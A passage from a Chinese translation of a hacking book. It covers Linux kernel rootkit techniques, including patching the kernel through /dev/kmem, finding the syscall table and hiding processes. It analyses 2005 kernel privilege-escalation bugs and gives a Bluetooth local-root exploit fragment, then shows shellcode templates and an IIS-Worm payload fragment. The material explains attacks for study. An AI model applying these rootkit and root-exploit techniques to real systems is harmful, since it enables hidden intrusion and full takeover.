static inline int wkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (write(fd, buf, size) != size) return 0;
        return size;
}
```

现在剩下的是在垃圾里寻找系统调用表。如果没有符号信息，能找到它吗？黑客从来都不会惊慌失措。它们使用 CPU 和 int 80h 中断处理程序的机器代码（这个中断对应这些系统调用）。

反汇编后的 int 80h 中断处理程序的内容如清单 13.10 所示。

清单 13.10　int 80h 中断处理程序的反汇编代码的片段

```
0xc0106bc8 <system_call>:       PUSH   %EAX
0xc0106bc9 <system_call+1>:     CLD
0xc0106bca <system_call+2>:     PUSH   %ES
0xc0106bcb <system_call+3>:     PUSH   %DS
0xc0106bcc <system_call+4>:     PUSH   %EAX
0xc0106bcd <system_call+5>:     PUSH   %EBP
0xc0106bce <system_call+6>:     PUSH   %EDI
0xc0106bcf <system_call+7>:     PUSH   %ESI
0xc0106bd0 <system_call+8>:     PUSH   %EDX
0xc0106bd1 <system_call+9>:     PUSH   %ECX
0xc0106bd2 <system_call+10>:    PUSH   %EBX
0xc0106bd3 <system_call+11>:    MOV    $0x18, %EDX
0xc0106bd8 <system_call+16>:    MOV    %EDX, %DS
0xc0106bda <system_call+18>:    MOV    %EDX, %ES
0xc0106bdc <system_call+20>:    MOV    $0xffffe000, %EBX
0xc0106be1 <system_call+25>:    AND    %ESP, %EBX
0xc0106be3 <system_call+27>:    CMP    $0x100, %EAX
0xc0106be8 <system_call+32>:    JAE    0xc0106c75 <badsys>
0xc0106bee <system_call+38>:    TESTB $0x2, 0x18(%EBX)
0xc0106bf2 <system_call+42>:    JNE    0xc0106c48 <tracesys>
0xc0106bf4 <system_call+44>:    CALL   *0xc01e0f18(, %EAX, 4) <-- That's it.
0xc0106bfb <system_call+51>:    MOV    %EAX, 0x18(%ESP, 1)
0xc0106bff <system_call+55>:    NOP
```

位于 0C0106BF4h 地址的是 call 指令，它的直接参数是指向系统调用表的指针。Call 指令的地址可能会根据内核的不同而有所变化，在一些内核里，甚至不使用 call，因为在一些内核中，用 mov 指令经由中间指针传递指向系统调用表的指针。简单地说，需要找出一条指令，它的直接操作数 X > 0C000000h。为了找到这个指令，黑客必须写一个简单的反汇编器（这听起来令人恐惧，但是魔鬼从来不像它被描绘的那样可怕）或从网上找一个现成的引擎。这类代码在网上比比皆是。

怎么从/dev/kmem 文件里找到 int 80h 中断处理程序的地址呢？事情没那么容易——只好求助于处理器了，它将提供需要的信息。Sidt 指令返回中断描述表的内容，来自左边的元素编号 80h 正是我们所需要的处理程序（图 13.6）。

清单 13.11 提供的代码片段，确定系统调用在/dev/kmem 里的位置（“Linux on-the-fly kernel patching without LKM”文章提供这个代码的完全版，见 Phrack 电子杂志第 58 期）。

图 13.6　用 HEX 编辑器查看/dev/mem

清单 13.11　在/dev/kmem 里搜索 int 80h 中断处理程序

```
// Analyze the first 100 bytes of the handler.
#define CALLOFF 100
main ()
{
 unsigned sys_call_off;
 unsigned sct;
 char sc_asm[CALLOFF], *p;

 // Read the contents of the interrupt table.
 asm ("sidt %0" : "=m" (idtr));
 printf("idtr base at 0x%X\n", (int)idtr.base);

// Open /dev/kmem.
 kmem = open ("/dev/kmem", O_RDONLY);
 if (kmem < 0) return 1;
```

```
// The function reads the code of the int 80h interrupt handler
// from /dev/kmem.
readkmem (&idt, idtr.base + 8*0x80, sizeof(idt));
sys_call_off = (idt.off2 << 16) | idt.off1;
printf("idt80: flags=%X sel=%X off=%X\n",
(unsigned)idt.flags,(unsigned)idt.sel, sys_call_off);

// Search for the indirect call with the direct operand.
// The code of the dispatch function is not shown here.
dispatch (indirect call) */
readkmem (sc_asm, sys_call_off, CALLOFF);
p = (char*)memmem (sc_asm, CALLOFF, "\xff\x14\x85", 3);
sct = *(unsigned*)(p + 3);
if (p)
{
   printf ("sys_call_table at 0x%x, call dispatch at 0x%x\n", sct, p);
}
close(kmem);
```

13.6 其他的隐藏方法

用空字符长链或<CR>字符改写原来的名字，可以轻易欺骗一些控制台程序（例如 ps 或 top）。不过，这个方法对有经验的管理员无效。此外，这个方法对 KDE（K Desktop Environment）监视器也无效。不过，伪装成清白的进程（例如 vi 或 bash），可能会欺骗一时。说实话，这并不像它看起来那么简单！今天，没人会整天呆在 vi 里；“额外的”shell 来自哪里？警惕的管理员会立即注意到这些异常情况。不过，如果黑客非常幸运的话，就另当别论了。毕竟，系统一般都会同时运行多个 shell，而管理员通常又懒得去管它们。同时，也有可能用 ptrace 把 shell 插入用户的进程——在那里发现黑客几乎是不可能的。

如果出现最坏的情况，黑客可以放弃隐藏。系统里有许多进程同时存在，管理员不可能——审核它们。主要的问题是，可以周期性的把黑客进程一分为二，并杀死最原始的那个，这样可以迷惑 top 工具，因为它向管理员显示进程的具体信息，包括已经运行了多长时间。

应该记住：

- Adore 和其他的 rootkit 不会影响从只读介质（实际上是 LiveCD）上启动的系统，只会导致 DoS。

- Adore 和其他的 rootkit 对多处理器系统（不幸的是，几乎所有的服务器都是多处理器）不起作用。这是因为这些 rootkit 通常采用阻塞调度程序的方法，而不是捕获系统调用或 proc_root。
- Adore 和其他的 rootkit 没有包含 MODULE_LICENSE("GPL")字符串，从而在加载时，系统会显示警告信息。

有关秘密行动技术的有趣连接

- "Linux Kernel Internals"。一本极好的书，由一群聪明的德国人编写。它清楚地描述了 Linux 内核，没有无关的细枝末节（英语）。
- "（Nearly）Complete Linux Loadable Kernel Modules."，为 Linux 和 FreeBSD 写模块的黑客手册。它公正地描述了病毒和 rootkit。http://packetstormsecurity.org/docs/hack/LKM_HACKING.html。
- "Direct Kernel Object Manipulation."，Black Hat 大会上介绍的内容，解释怎样在 Windows 和 Linux 下隐藏文件，进程，和网络连接。http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-butler.pdf。
- "Abuse of the Linux Kernel for Fun and Profit"，Phrack 50 里的一篇文章。介绍怎样在老版本的 Linux 下开发 LKM 和捕获系统调用。
- "Weakening the Linux Kernel"，Phrack 52 里的一篇精彩文章。解释怎样在老版本 Linux 下为了伪装文件、进程、和网络连接而隐藏 LKM。
- "Sub proc_root Quando Sumes"，Phrack 58 里的一篇文章，大概描述了在 VFS 上安装定制过滤器的技术。
- "Linux On-the-Fly Kernel Patching without LKM"，Phrack 58 里的一篇文章。介绍了在没有 LKM 和符号信息的情形下捕获系统调用。
- "Infecting Loadable Kernel Modules"，Phrack 61 里的一篇文章。介绍怎样感染 LKM。
- "Kernel Rootkit Experiences"，Phrack 61 里由 Stealth 写的文章（众所周知的 Adore 的作者）。介绍他开发 LKM rootkit 的经验。

CHAPTER

14

第 14 章　在 Linux 里捕获 Ring 0

Ring 0 奉献处理器的全部能力，允许你为所欲为。在这一层，操作系统的代码像 LKM 一样被执行。长久以来，Linux 被认为是“正确的”操作系统，可以有效地抵御病毒和黑客攻击。然而，事实并非如此。近几年来，Linux 系统中陆续出现了许多安全漏洞，其中一些至今还没有相应的补丁。

我们可以从应用程序层做些什么吗？在这个层面的选择范围是有限的：可以执行非特权的处理器指令，访问用户内存单元，执行系统调用，等等。而像写 I/O 端口，重编程 BIOS，隐藏进程和网络连接这类操作，只有在内核层才有可能。所有的黑客都争相涌入这个圣殿；不过，并不是每个人都能幸运地进入。条条大路通罗马，因此，我将描述最有趣的一个。

严格说起来，Linux 里的漏洞甚至比 Windows 的还要多，许多漏洞非常严重。例如，ELF（Executable and Linkable Format）文件加载器就是许多错误的源头。多线程支持可能会产生更多的错误。Windows 在底层就支持线程与同步，与此相比，Linux 后来才支持多线程，而且在同步的实现上比较草率。

成群的错误围绕在信号量（semaphore）左右。用其他人写的攻击代码已没有什么意义，因为针对这些攻击代码的补丁早已发布。依靠这种方法的黑客代码太不可靠，也没多大用处。管理员每天兢兢业业地工作，服务器也安装了自动升级系统；因此，幸存的攻击代码也举步维艰。因此，黑客必须自力更生。他们必须知道怎样分析源码和机器码，发现那些还没有补丁的新错误。

14.1　Hacking 的正道

有了 root 特权，就可以轻而易举地渗透内核。例如，可以定制 LKM，用 insmod 命令

加载它。LKM 很好写（相对于 Windows 的驱动来说）。可以在第 13 章找到有关 LKM 的例子。另外，第 13 章还介绍了怎样在管理员眼皮底下隐藏 LKM。

有另外的变体。内核 mount 两个伪设备——/dev/mem（虚拟翻译之前的物理内存）和 /dev/kmem（虚拟翻译之后的物理内存）。有了 root 特权，黑客就可以操纵内核代码和数据。

简单地说，包括获得 root 在内的一系列问题，要想合法地进行，几乎是不可能的！Linux 有完整而复杂的安全保护措施。不过，保护系统也有许多漏洞，就像一个大筛子一样。黑客很乐意利用这些漏洞。

14.2　Linux 下内核蓝牙本地攻击

小小的蓝牙芯片使用的通信协议倒挺复杂，需要很多时间和精力来维护。几乎没有专门的开发组来预防新漏洞的出现，那些漏洞大到甚至可以塞入一头大象，更别说什么蠕虫了。Linux 下的蓝牙似乎一直都很正常。但 2005 年 4 月公布了一则漏洞，随后出现了内核蓝牙本地 root 攻击，影响的 Linux 内核版本包括 2.6.4-52 和 2.6.11。

开发者所犯的错误是他们把蓝牙套接字结构放在用户的内存区域，黑客可以完全访问并修改所有的字段。这些字段指向从内核层调用代码的指针。在正常情况下，它指向蓝牙的支持函数库。不过，很容易把它重定向到 shellcode。

攻击代码中从用户模式提升 root 特权的关键片段如清单 14.1 所示。可以从 http://www.securiteam.com/exploits/5KP0f0AFFO.html 下载完整的源码。

清单 14.1　kernel bluetooth local root exploit 的关键片段

```
if ((tmp = klogctl(0x3, buf, 1700)) > -1)
{
        check = strstr(buf, "ecx: ");
        printf(" |- [%0.14s]\n", check);
        if (*(check+5) == 0x30 && *(check+6) == 0x38)
        {
           check += 5;
           printf(" |- suitable value found!using 0x%0.9s\n", check);
           printf(" |- the time has come to push the button... check your id!\n");
           *(check+9) = 0x00; *(--check) = 'x'; *(--check) = '0';
           mod = (unsigned int*)strtoul(check, 0, 0);
           for (sock = 0; sock <= 200; sock++)
                   *(mod++) = (int)ong_code; // Link to shellcode
```

```
            if ((sock = socket(AF_BLUETOOTH, SOCK_RAW, arg)) < 0)
            {
                    printf(" |- something went wrong (invalid value)\n");
                    exit(1);
    }
}
```

14.3 ELFs Fall into the Dump

当我写这一章节的时候，最新的漏洞是在 ELF 加载器里发现的，具体日期是 2005 年 5 月 11 日。它影响多个版本的内核：2.2.27-rc2，2.4，2.4.31-pr1，2.6，2.6.12-rc4，等等。

这个错误是由 binfmt_efl.c 文件里的 elf_core_dump()函数引起的。受影响的关键代码片段如清单 14.2 所示。

清单 14.2 受溢出影响的 elf_core_dump()函数的关键片段

```
static int elf_core_dump(long signr, struct pt_regs * regs, struct file * file)
{
         struct elf_prpsinfo psinfo; /* NT_PRPSINFO */

        /* First copy the parameters from user space */
        memset(&psinfo, 0, sizeof(psinfo));
        {
                int i, len;                    /* 1 */
                len = current->mm->arg_end - current->mm->arg_start;
                if (len >= ELF_PRARGSZ) / * 2 * /
                        len = ELF_PRARGSZ - 1;
                        copy_from_user(&psinfo.pr_psargs,/* 1167 */
                                (const char *)current->mm->arg_start, len);
        ...
        }
...
}
```

这是典型的缓冲区溢出。程序员声明符号变量 len（参见/* 1 */），在一段时间后，把它传给 copy_from_user 函数，这个函数把数据从用户内存区拷到内核 dump，没有执行负数检查（参见/* 2 */）。这意味着什么？如果 current->mm->arg_start 大于 current->mm->arg_end，那么用户内存空间的大片区域将被复制到内核。

怎么做呢？分析显示，在 creat_elf_tables 函数里（清单 14.3）初始化 current->mm->arg_start 和 current->mm->arg_end 变量。因此，如果 strnlen_user 函数返回错误，那么只有

current->mm->arg_start 变量被初始化，而 current->mm->arg_end 还是它从以前文件继承的值。

清单 14.3　creat_elf_tables 函数的关键片段

```
static elf_addr_t *
create_elf_tables(char *p, int argc, int envc,
        struct elfhdr * exec,
        unsigned long load_addr,
        unsigned long load_bias,
        unsigned long interp_load_addr, int ibcs)
        {
                current->mm->arg_start = (unsigned long) p;
                while (argc-->0)
                {
                        __put_user((elf_caddr_t)(unsigned long)p, argv++);
                        len = strnlen_user(p, PAGE_SIZE*MAX_ARG_PAGES);
                        if (!len || len > PAGE_SIZE*MAX_ARG_PAGES)
                                return NULL; /* * */
                        p += len;
                }
                __put_user(NULL, argv);
                current->mm->arg_end = current->mm->env_start = (unsigned long) p;
    ...
        }
```

现在，只剩下把两个变量放入 ELF 文件中拒绝访问（PROT_NONE）的节来调整 strnlen_user 函数。在那之后，访问那个节的企图将引起异常。为了创建 core dump，内核可以创建 core_dump 函数，依次调用 elf_core_dump。在那个位置将会发生溢出。改写 core 区域使黑客几乎可以随心所欲，因为是在 ring 0 下执行 shellcode。

http://www.isec.pl/vulnerabilities/isec-0023-coredump.txt 是这个例子的攻击代码。

14.4　多线程的问题

在传统的 UNIX 里并没有线程这样的概念；因此，也就不存在同步的问题。因为我们有 fork 函数和进程间通信的高级工具，所以在它们里面并没有实际的需求。然而，随着线程的引入并贯穿整个系统，在它里面出现了一个很大的洞。因为这些原因，内核成了错误丛生的地方。这里所举的例子只是这类错误中的一种，是在 2005 年 1 月的早些时候发现的，影响所有 2.2 版本的内核；2.4 内核从最初的版本到 2.4.29-pre3 都受到影响；2.6 内核从最

初的版本到 2.6.10 版本都受到影响。

当加载新函数库时，考虑被 sys_uselib 函数自动调用的 load_elf_library 函数的片段（清单 14.4）。

清单 14.4　包含线程同步错误的 load_elf_library 的关键片段

```
static int load_elf_library(struct file *file)
{
        down_write(&current->mm->mmap_sem);
        error = do_mmap(file,
                ELF_PAGESTART(elf_phdata->p_vaddr),
                (elf_phdata->p_filesz +
                ELF_PAGEOFFSET(elf_phdata->p_vaddr)),
                PROT_READ | PROT_WRITE | PROT_EXEC,
                MAP_FIXED | MAP_PRIVATE | MAP_DENYWRITE,
                (elf_phdata->p_offset -
                ELF_PAGEOFFSET(elf_phdata->p_vaddr)));
up_write(&current->mm->mmap_sem);
if (error != ELF_PAGESTART(elf_phdata->p_vaddr))
        goto out_free_ph;

elf_bss = elf_phdata->p_vaddr + elf_phdata->p_filesz;
padzero(elf_bss);

len = ELF_PAGESTART(elf_phdata->p_filesz
                    elf_phdata->p_vaddr + ELF_MIN_ALIGN - 1);
bss = elf_phdata->p_memsz + elf_phdata->p_vaddr;
if (bss > len)
        do_brk(len, bss - len);
```

像你看到的那样，在调用 do_brk 函数之前，mmap_sem 信号量被释放，从而引发线程同步问题。同时，对 sys_brk 函数的分析显示，必须用 semaphore set 调用 do_brk 函数，考虑 mm/mmap.c 文件的片段（清单 14.5）

清单 14.5　sys_brk()与辅助数据结构一致性错误的关键片段

```
[1094]          vma = kmem_cache_alloc(vm_area_cachep, SLAB_KERNEL);
                if (!vma)
                return -ENOMEM;

                vma->vm_mm = mm;
vma->vm_start = addr;
vma->vm_end = addr + len;
```

```
vma->vm_flags = flags;
vma->vm_page_prot = protection_map[flags & 0x0f];
vma->vm_ops = NULL;
vma->vm_pgoff = 0;
vma->vm_file = NULL;
vma->vm_private_data = NULL;

vma_link(mm, vma, prev, rb_link, rb_parent);
```

如果没有信号量，在调用 kmem_cache_alloc 和 vma_lin 函数之间，虚拟内存的状态可以被改变。在这之后，新建的 vma 描述符将放置在开发者预期之外的地方。这对黑客获得 root 特权来说已经足够了。

不幸的是，即使最简单的攻击代码也非常大，就不在这里提供了。不过，可以从网上找到它的源码。http://www.isec.pl/vulnerabilities/isec-0021-uselib.txt 详细描述了整个 hacking 过程。

14.5　在多处理器机器上得到 root

现在，考虑影响多处理器机器上 2.4/2.6 内核版本的漏洞。它是在 2005 年的早些时候被发现，当时的情形比较紧急，因为多处理器机器（包括支持超线程技术（Hyper-Threading technology）的微处理器）不太常见，很多管理员都没有打补丁。

出现这个错误的主要责任在于页故障处理程序，当应用程序访问未分配或受保护的内存页时，它被调用。不是所有的错误都是故障。实际上，Linux（类似于许多其他的系统）在单阶段操作时不分配整个栈内存。相反，只在局部进行。把已分配内存顶部的页设为禁止访问。这个页称为守护页（GUARD_PAGE）。在运行过程中，栈逐渐增长。在某个时候，它必然会“触及”守护页，引起异常。页故障处理程序捕获这个异常，然后通知操作系统再分配一些内存给栈，并把守护页向上移。在单处理器机器上，这个机制工作得很好；然而，碰到多处理器机器时，就出问题了（清单 14.6）

清单 14.6　/mm/fault.c 函数包含同步错误的关键片段

```
down_read(&mm->mmap_sem); /* * */
vma = find_vma(mm, address); .
if (!vma)
        goto bad_area;
if (vma->vm_start <= address)
goto good_area;
if (!(vma->vm_flags & VM_GROWSDOWN))
```

```
        goto bad_area;
if (error_code & 4) {
/*
* Accessing the stack below %esp is always a bug.
* The "+ 32" is there because of some instructions (like
* PUSHA) doing postdecrement on the stack, and that
* doesn't show up until later.
*/
if (address + 32 < regs->esp) /* * */
        goto bad_area;
}
if (expand_stack(vma, address))
         goto bad_area;
```

因为执行页故障处理程序时带只读信号量，在/* * */字符串之后，当前的一些线程可能同时进入这个处理程序。如果两个共享同一虚拟内存的线程同时调用故障处理程序，想想会发生什么。大致会发生：Thread 1 访问 GUARD_PAGE 页，引起 fault_1 异常。Thread 2 访问 GUARD_PAGE + PAGE_SIZE 页，引起 fault_2 异常。

在这种情况下，虚拟内存的状态如图 14.1 所示。

```
[ NOPAGE    ] [fault_1      ] [  VMA  ]      Higher addresses
[ fault_2   ] [ NOPAGE  ] [  VMA  ]
```

图 14.1 当页故障处理程序被两个并发的线程调用时，虚拟内存的状态

如果 thread_2 带头越过 thread_1 并首先分配它的页 PAGE1，伴随着虚拟内存管理的操作，thread_1 将引发一系列的问题，因为在这些操作之后，栈较低的边界将比 fault_2 高。因此，不会分配 PAGE2 页，但两个线程都可以读写它；此外，在进程终止之后，还不能删除它（图 14.2）。

```
[ PAGE2    ] [PAGE1                    VMA  ]
```

图 14.2 页故障处理程序退出时的虚拟内存状态

PAGE2 里有些什么呢？这要根据页表的当前状态来定。因为在 Linux 里，物理内存是一种虚拟地址状态缓存，同样的内存页在不同的时刻，可以被内核和用户的应用程序使用（包括有特权的进程）。

一直等到内核代码或特权进程落入 PAGE2（通过识别它们的特征，很容易确定），黑客可以在这里插入 shellcode，或者用垃圾数据填充 PAGE2，进行简单的 DoS 攻击。尽管这个漏洞早已出现，但我至今没找到现成的攻击代码。不过，真正的黑客可以编写定制的攻击代码。http://www.isec.pl/vulnerabilities/isec-0022-pagefault.txt 提供了这个漏洞的详细描述。

14.6　有趣的资源

- “Understanding the Linux Kernel.”。Linux 架构的简单描述，是每个内核破解者必读的手册。http://kernelbook.sourceforge.net。
- “Common Security Exploit and Vulnerability Matrix v2.0.”。最近出现漏洞的列表，非常棒。可以打印并张贴起来。http://www.tripwire.com/files/literature/poster/Tripwire_exploit_poster.pdf。
- Cyber Security Bulletins。安全公告板，概述最近发现的所有漏洞。http://www.us-cert.gov/cas/bulletins/。
- iSEC Security Research。非常棒的黑客组织，发现了许多有趣的漏洞。http://www.isec.pl/。
- Tiger Team。另外的黑客站点，包含许多有趣的材料：http://tigerteam.se/。

CHAPTER

15

第 15 章　编译与反编译 shellcode

真正的信息战刚刚开始。黑客在地下苦练杀敌本领。安全漏洞数量呈爆炸性增长；操作系统的服务器组件和应用程序几乎每天都要打补丁，升级包迅速变大，也日益复杂。按照地下组织过时的规则，必须用汇编语言，甚至是机器码编写病毒。保守派完全不考虑那些用 C 写的代码，更别说是用 Delphi 写的了。他们认为这样对那些不写病毒的黑客来说，至少显得专业一些。

现在，编译器的效率已经达到一个崭新的级别，生成的代码质量接近于汇编语言。如果黑客自己去掉启动代码，就能得到简洁、有效、直观、容易调试的代码。黑客和那些无论何时、无论何地都尽可能使用高级编程语言的进步论者之间的区别是，他们只在必要时使用汇编语言。

在蠕虫的所有组件中，只有 shellcode 部分必须使用汇编语言。用老而弥坚的 C 可以很好的实现蠕虫体和负载。这虽然冒犯了 50 年来编写病毒的传统方法。但盲目地遵循传统将失去创新能力！世界正在发生翻天覆地的变化，黑客的创新与此相映成辉。在以前，汇编语言（在汇编以前，是机器码）是必需品。时至今日，汇编语言和机器码已经成了一种不可思议的宗教仪式，把业余爱好者与“正确的”病毒开发者隔绝开来。

顺便说一下，标准的汇编编译器（例如 TASM 和 MASM）也不适合编写蠕虫头。与汇编相比，它们非常接近高级语言。开发 shellcode 时，不需要编译器那些主动和智能的行为。首先，黑客看不到具体的汇编助记符的编译结果。因此，如果为了找出可能存在的 0，需要参考 Intel 或 AMD 的机器指令手册，每次修改后再全部重新编译。第二，合法的汇编工具不允许黑客执行直接的 far 调用；从而，黑客只能用 db 指示符强制指定它。第三，基本上不支持对 dump 的控制，必须用第三方工具才能加密 shellcode。因此，为了编写蠕虫头，黑客经常需要用带有内置加密器的 HEX 编辑器，例如 HIEW 或 QVIEW。在这种情况下，

每次输入的汇编指令马上生成机器码，如果对生成的结果不满意，黑客可以选用其他变体的指令。当然，这样的方法也有一些明显的缺点。

首先，要记住，用 HEX 编辑器输入的机器码几乎不能被修改。输错一条机器指令可能会使黑客一整天的努力化为泡影。这是因为把指令重新插入 shellcode 时，必须移动其他的指令，并重新计算它们的偏移量。不过，说实话，有一个折衷的办法：在出错的地方插入指向 shellcode 尾部的 jmp 指令；通过 jmp 指令把改写的内容移到由 jmp 指令指向的 shellcode 尾部；加上所需的机器指令后；用另外一条 jmp 指令把控制权交给前面的位置。不过，这种方法很容易出错。它的应用范围非常有限，因为只有一些处理器架构支持前向 jmp，而且指令中还不能有寄生的 0。

此外，HIEW 和大多数的 HEX 编辑器类似，不允许增加注释，从而使编程过程变得复杂且缓慢。如果缺乏有意义的符号名，黑客则必须牢记刚输入的内容，比方说，是[ebp-69]内存单元，还是被[ebp-69]代替的[ebp-68]。为什么 shellcode 不能用？小小的印刷错误可能都会使黑客忙乎一整天。

QVIEW 是少数几个允许对汇编指令进行注释的 HEX 编辑器之一。这些注释保存在另外的数据文件里。

因此，有经验的黑客一般喜欢这样做：用 HIEW 输入一小段 shellcode，然后立即把它们移到 TASM 或 MASM 里，在需要时使用 db 指示符。注意，在这种情况下，黑客必须充分利用这条指令，因为大部分的汇编技巧只能通过这个方法实现。

典型的 Shellcode 汇编模板，如清单 15.1 所示。

清单 15.1　创建 shellcode 的典型汇编模板

```
.386
.model flat
.code
start:
        JMP     short begin

get_eip:
        POP     ESI
        ; ...
        ; Shellcode here
        ; ...

begin:
        CALL    get_eip
end start
```

用下列命令编译并连接清单 15.1 提供的代码：

- 编译：ml.exe /c file name.asm
- 连接：link.exe /VXD file name.obj

用标准的方式编译 Shellcode，使用 MASM 时，命令如下：ml.exe /c file name.asm。连接要复杂一些。标准连接器，例如 Microsoft Linker（ml.exe）拒绝把 shellcode 编译成二进制文件。在最好的情况下，这样的连接器可以建立标准的 PE（Portable Executable）文件，由于这个原因，黑客必须手动裁剪 shellcode。利用连接器的/VXD 选项可以简化这个任务，因为在这种情况下，连接器不再抱怨缺少启动代码，也不会自作主张地为我们插入启动代码。此外，从生成的 VXD 文件中裁剪 shellcode 要比从 PE 文件中裁剪简单多了。在默认情况下，VXD 文件里的 shellcode 从地址 1000h 开始一直到文件结尾。注意，因为对齐的考虑，尾部可能会出现 1 或 2 个结尾字节。不过，这没什么大不了的。

连接完成之后，黑客必须加密生成的二进制文件（倘若 shellcode 包含加密器）。黑客经常用 HIEW 来加密。也有些人喜欢用外部加密器，通常可以在 15 分钟之内生成结果，例如：fopen/fread/for (a = FROM_CRYPT; a < TO_CRYPT; a += sizeof(key)) buf[a] ^= key; /fwrite。不提 HIEW 优点的话，收费是它最大的缺点。此外，它内置的加密器不能完全自动编译 shellcode。因此，重新编译 shellcode 时，黑客必须亲自动手。不过，仍有很多黑客十分中意 HIEW，而不想编写外部加密器，即使它们可以把每天枯燥的活动自动化。

最后，必须把准备好的 shellcode 插入蠕虫体，蠕虫体通常是用 C 写的一小段程序。这是最简单的方法，但不一定是最好的方法，这个方法把 shellcode 连接成普通的 OBJ 文件。像已经提及的，这个方法并不是没有问题。首先，需要确定 shellcode 的长度，黑客需要两个公共的标签——一个在 shellcode 头，另一个在 shellcode 尾。两个标签偏移量之间的差额将生成需要的值。然而，还有更为严重的问题——自动加密 OBJ 文件。和“纯”二进制文件相比，在这里，不能依靠固定的偏移量；相反，还需要分析辅助结构和头部。这使黑客很痛苦。最后，因为 OBJ 文件的非文本本性，使蠕虫源码的公开和发布变得相当复杂。因此，（或许可以脱离传统），以字符串数组的形式把 shellcode 插入程序，因为 C 语言支持输入任何的 HEX 字符（除了 NULL 之外，它充当字符串的终止符）。

这可能如清单 15.2 所示被实现。没必要手动输入 HEX 码。更简单的方法是，写一个转换器自动完成这个任务。

清单 15.2　把 shellcode 插入 C 程序中的例子

```
unsigned char x86_fbsd_read[] =
        "\x31\xc0\x6a\x00\x54\x50\x50\xb0\x03\xcd\x80\x83\xc4"
        "\x0c\xff\xff\xe4";
```

现在，该谈谈怎样驯养编译器和优化程序的问题了。怎么才能指示编译器不插入启动代码和 RTL 代码呢？很容易——不声明 main 函数，使用/ENTRY 命令行选项，强制连接器使用新的进入点就行了。

考虑清单 15.3 和 15.4 提供的例子。

清单 15.3　用正常的方法，正常编译后的变体

```
#include <windows.h>

main()
{
        MessageBox(0, "Sailor", "Hello", 0);
}
```

清单 15.3 提供的程序是一个标准的例子，用默认设置（cl.exe /Ox file name.c）编译程序，生成 25KB 大小的可执行文件。嗯，还不算太坏？不过，不要忙着下结论。考虑同一程序的优化版本，如清单 15.4 所示。

清单 15.4　清单 15.3 程序优化后的变体

```
#include <windows.h>

my_main()
{
        MessageBox(0, "Sailor", "Hello", 0);
}
```

用如下的方式生成优化版：

- 编译：cl.exe /c/Ox file.c
- 连接：link.exe /ALIGN:32 /DRIVE /ENTRY:my_main /SUBSYSTEM:console file.obj USER32.lib

因此，稍微改变主程序函数的名字，选择最佳的转译 key，就有可能把可执行文件压缩到 864 字节。而且在这之中，PE 头、导入表、和对齐留下的空隙还占去了大部分空间。这意味着当处理全功能、实际的应用程序时，大小上的差异将变得更为明显。然而，即使在这个简单的例子里，可执行文件的压缩率也超过了 30 倍——没有使用任何汇编技巧。

不包含 RTL 可能会导致 shellcode 无法使用整个 I/O 子系统，也就意味着不能使用 stdio 函数库中的大部分函数。因此，shellcode 只能用 API 函数。

反编译 shellcode

编译 shellcode 的方法很简单。但是要解释相反的问题，就会复杂得多。所以，分析其他人的 shellcode 时，编译 shellcode 时积累的技巧基本派不上什么用场。反汇编 shellcode 有一些隐晦的技窍，本节会介绍其中的一部分。

分析 Shellcode 的第一个，也是最基础的问题是寻找进入点。在真实环境中碰到的许多 shellcode 载体（攻击代码和蠕虫）被拿出来研究的时候，不是从被感染的机器内存中 dump 出来，就是已经把蠕虫头砍掉了；偶尔，它们会以源码的形式出现在电子杂志上。

初看之下，好像源码的可用性似乎没有什么问题，但实际并非如此。思考 IIS-Worm shellcode 的源码片段（清单 15.5）。

清单 15.5　IIS-Worm shellcode 的片段

```
char sploit[] = {
0x47, 0x45, 0x54, 0x20, 0x2F, 0x41, 0x41,
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
...
0x21, 0x21, 0x21, 0x21, 0x21, 0x21, 0x21,
0x21, 0x21, 0x21, 0x21, 0x21, 0x21, 0x21,
0x2E, 0x68, 0x74, 0x72, 0x20, 0x48, 0x54,
0x54, 0x50, 0x2F, 0x31, 0x2E, 0x30, 0x0D,
0x0A, 0x0D,0x0A };
```

直接反汇编 shellcode 不会产生任何实际的结果，因为蠕虫头从 GET /AAAAAAAA AAAAAAAAAA...字符串开始，这是不需要进行任何反汇编的。在分析伊始，一般不知道真正的代码从哪个字节开始。为了确定进入点的位置，有必要用一些脆弱的应用程序饲养蠕虫头，观察 EIP 寄存器指向哪里。理论上，这里就是进入点。不过，实际上这个方法非常浪费时间，除此之外无它。

首先，回想一下，调试过程既暗藏危险，又有一定的侵略性。不允许在“活动的”服务器做实验。因此，必须把脆弱的软件安装在单独的计算机上，那上面没有值得惦记的东西。同时，病毒必须可以感染这个版本的软件，而不需要运行其他辅助的东西；否则，谁知道最后是什么获取控制权，而不是真正的进入点。然而，并不是每个研究者都收藏有各种版本的软件和操作系统。

此外，没有人能保证你把控制权正确地传给 shellcode 所在的实例。在这里，Dumb tracing 派不上用场，因为现在的软件太笨拙了，控制权可能在几千、甚至上万条机器指令后才被传递，而且还有可能用并行线程实现。据我所知，现有的调试器，还没有哪个能同时跟踪几个线程。可以在包含目标缓冲区的内存区域设置一个“可执行的”断点。不

过，当通过缓冲区链（其中之一受溢出影响，其他的都正常）传输 shellcode 时，这没有什么帮助。

另一方面，可以通过视觉识别来确定进入点。为了完成这个任务，把 shellcode 载入反汇编器，检查多种启动地址就行了。在这些启动地址中间，选择提供最有意义代码的那个。实现这个操作最简便的方法是使用 HIEW 或有类似功能的 HEX 编辑器，因为对于这些目标来说，IDA 太笨拙了，操作起来也不太灵活。Shellcode 的大部分是加密后杂乱无章的数据，只有解密器看起来有些意义。不过，情况仍不容乐观，蠕虫的始作俑者有可能会把解密器与蠕虫头分开，并故意在其中“填充”一些垃圾指令。

如果 shellcode 用 jmp esp（那是最常见的情形）把控制权传给自己，那么进入点将被移到蠕虫头的第一个字节——换句话说，是到 GET /AAAAAAAAAAAAAAAAAA...字符串，而不是像一些手册里声明的流行的看法那样，到它后面的第一字节。例如，Code Red 1，2 和 IIS-Worm 蠕虫都是用这个方法精心组织的。

